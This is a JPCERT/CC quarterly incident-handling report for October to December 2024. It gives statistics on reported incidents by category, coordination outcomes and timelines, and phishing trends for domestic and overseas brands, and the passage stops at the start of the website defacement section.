JPCERT Coordination Center

JPCERT/CC Incident Handling Report

October 1, 2024 - December 31, 2024

JPCERT Coordination Center

January 23, 2025

Table of Contents

1. About the Incident Handling Report

JPCERT Coordination Center (herein, JPCERT/CC) receives reports on computer security incidents (herein, incidents) that occur inside and outside Japan [1]. This report will introduce incident reports received during the period from October 1, 2024 through December 31, 2024, from both quantitative and qualitative perspectives using statistics and case examples.

[1] JPCERT/CC refers to all events that may occur in the management of information systems, which include events that may be considered security issues and any case related to computer security, as an incident.

JPCERT/CC's activities are aimed at recognition and handling of incidents for Internet users and to prevent the spreading of damages from incidents. For incidents that require global coordination and assistance, JPCERT/CC acts as the point of contact for Japan and performs coordination with relevant parties domestically and globally (overseas CSIRTs, etc.).

2. Quarterly Statistics

[Chart 2.1] shows the total number of incident reports, reported incidents and incidents that JPCERT/CC coordinated during this quarter.
The total number of reports received in this quarter was 9,743. Of these, the number of cases that JPCERT/CC coordinated was 3,597. When compared with the previous quarter, the number of reports decreased by 10%, and the number of cases coordinated increased by 8%. Year on year (10,273 reports received, 5,444 cases coordinated), the number of reports decreased by 5.2%, and the number of cases coordinated decreased by 34%.

[Figure 2.1] and [Figure 2.2] show the monthly changes in the total number of reports and incident cases coordinated by JPCERT/CC over the past fiscal year.

At JPCERT/CC, incident reports that were received are categorized, coordinated and handled according to the incident category that they fall into. For definitions of each incident category, please see "Appendix 1 - Incident Categories". [Chart 2.2] shows a breakdown of the number of incidents reported during the quarter by category. A breakdown of the percentage is shown in [Figure 2.3].

[Chart 2.1 Number of incident reports]

	Oct	Nov	Dec	Total	Last Qtr. Total
Number of Reports (2)	3,465	3,339	2,939	9,743	10,797
Number of Incident (3)	1,889	1,713	1,959	5,561	5,147
Cases Coordinated (4)	1,286	1,119	1,192	3,597	3,331


(2) "Number of Reports" refers to the total number of reports sent through the web form, e-mail or FAX.

(3) "Number of Incidents" refers to the number of incidents contained in each report. Multiple reports on the same incidents are counted as 1 incident.


(4) "Number of Cases Coordinated" refers to the number of cases where coordination took place to prevent the spreading of an incident by sending them a report and asking the site administrator to address any issues.

[Chart 2.2 Number of incident reports by category]


Incident Category	Oct	Nov	Dec	Total	Last Qtr.Total
Phishing Site	1,619	1,476	1,685	4,780	4,233
Website Defacement	8	21	24	53	93
Malware Site	11	11	14	36	25
Scan	74	77	82	233	374
DoS/DDoS	0	3	1	4	9
ICS Related	0	0	0	0	0
Targeted attack	0	2	0	2	6
Other	177	123	153	453	407




[Figure 2.1 Change in the number of incident reports]



[Figure 2.2 Change in the number of incident cases coordinated]




[Figure 2.3 Percentage of incidents by category]




[Figure 2.4 Change in the number of phishing sites]

Incidents categorized as phishing sites accounted for 86%, and those categorized as scans, which search for vulnerabilities in systems, made up 4%.


[Figure 2.4] through [Figure 2.7] show the monthly changes in the number of incidents categorized as phishing sites, website defacement, malware sites and scans over the past year.



[Figure 2.5 Change in the number of website defacements]




[Figure 2.6 Change in the number of malware sites]



[Figure 2.7 Change in the number of scans]

[Figure 2.8] provides an overview as well as a breakdown of the incidents that were coordinated /Handled.



No.Incidents 5561 (No.Reports 9743 Coordinated 3597)

Phishing Site 4780

Incidents Notified 2298
- Site Operation Verified

Domestic 36%
Overseas 64%

Time (business days)	
0～3days	14%
4～7days	42%
8～10days	7%
11days(more than)	37%

Notification Unnecessary 2482
- Site could not be verified

Web defacement 53

Incidents Notified 49
- Verified defacement of site
- High level threat

Domestic 98%
Overseas 2%

Time (business days)	
0～3days	29%
4～7days	18%
8～10days	6%
11days(more than)	47%

Notification Unnecessary 4
- Could not verify site
- Party has been notified
- Information sharing
- Low level theat

Malware Site 36

Incidents Notified 24
- Site operation verified
- High level threat

Domestic 79%
Overseas 21%

Time (business days)	
0～3days	29%
4～7days	29%
8～10days	14%
11days(more than)	29%

Notification Unnecessary 12
- Could not verify site
- Party has been notified
- Information sharing
- Low level theat

Scan 233

Incidents Notified 227
- Detailed logs
- Notification desired

Domestic 94%
Overseas 6%

Notification Unnecessary 6
- Incomplete logs
- Party has been notified
- Information Sharing

DoS/DDoS 4

Incidents Notified 3
- Detailed logs
- Notification desired

Domestic 100%
Overseas 0%

Notification Unnecessary 1
- Incomplete logs
- Information Sharing

ICS Related 0

Incidents Notified 0

Domestic –
Overseas –

Notification Unnecessary 0

Targeted attack 2

Incidents Notified 0

Domestic –
Overseas –

Notification Unnecessary 2
- Information Sharing

Other 453

Incidents Notified 285
-High level threat
-Notification desired

Domestic 87%
Overseas 13%

Notification Unnecessary 168
- Party hasnbeen notified
- Information Sharing
- Low level threat

[Figure 2.8 Breakdown of incidents coordinated/handled]

3. Incident Trends

3.1. Phishing Site Trends


During this quarter, 4,780 reports on phishing sites were received, representing a 13% increase from 4,233 in the previous quarter. This marks a 7% increase from the same quarter last year (4,473).

During this quarter, there were 504 phishing sites that spoofed overseas brands, decreasing 16% from 597 in the previous quarter. There were 3,690 phishing sites that spoofed domestic brands, increasing 28% from 2,883 in the previous quarter. The numbers of phishing sites reported in this quarter for overseas and domestic brands are shown in [Chart 3.1]. The percentages of phishing sites reported in this quarter by industry for overseas and domestic brands are shown in [Figure 3.1] [Figure 3.2].


[Chart 3.1 Number of phishing sites for domestic and overseas brands]

Phishing Site	Oct	Nov	Dec	Domestic/Overseas Total (%)
Domestic Brand	1,177	1,179	1,334	3,690 (77%)
Overseas Brand	163	173	168	504 (11%)
Unknown Brand [5]	279	124	183	586 (12%)
Monthly Total	1,619	1,476	1,685	4,780

(5) "Unknown Brand" refers to sites which could not be verified since the reported site had already been suspended when accessed for confirmation.



[Figure 3.1 Percentage of reported phishing sites by industry for overseas brands]



[Figure 3.2 Percentage of reported phishing sites by industry for domestic brands]

Out of the total number of phishing sites reported to JPCERT/CC, 76.2% spoofed e-commerce websites for overseas brands and 61% spoofed financial websites for domestic brands, both representing the largest share respectively. For overseas brands, phishing sites spoofing Amazon accounted for around 60% of the phishing sites reported. For domestic brands, phishing sites spoofing JCB, Eki-Net and PayPay were reported in large numbers. As for domestic financial institutions, phishing sites spoofing JCB, Aiful, and Aeon Card were seen in large numbers. The websites that JPCERT/CC coordinated with to take down phishing sites were 36% domestic and 64% overseas for this quarter, indicating the same proportion as the previous quarter (domestic: 36%, overseas: 64%).

3.2. Website Defacement Trends

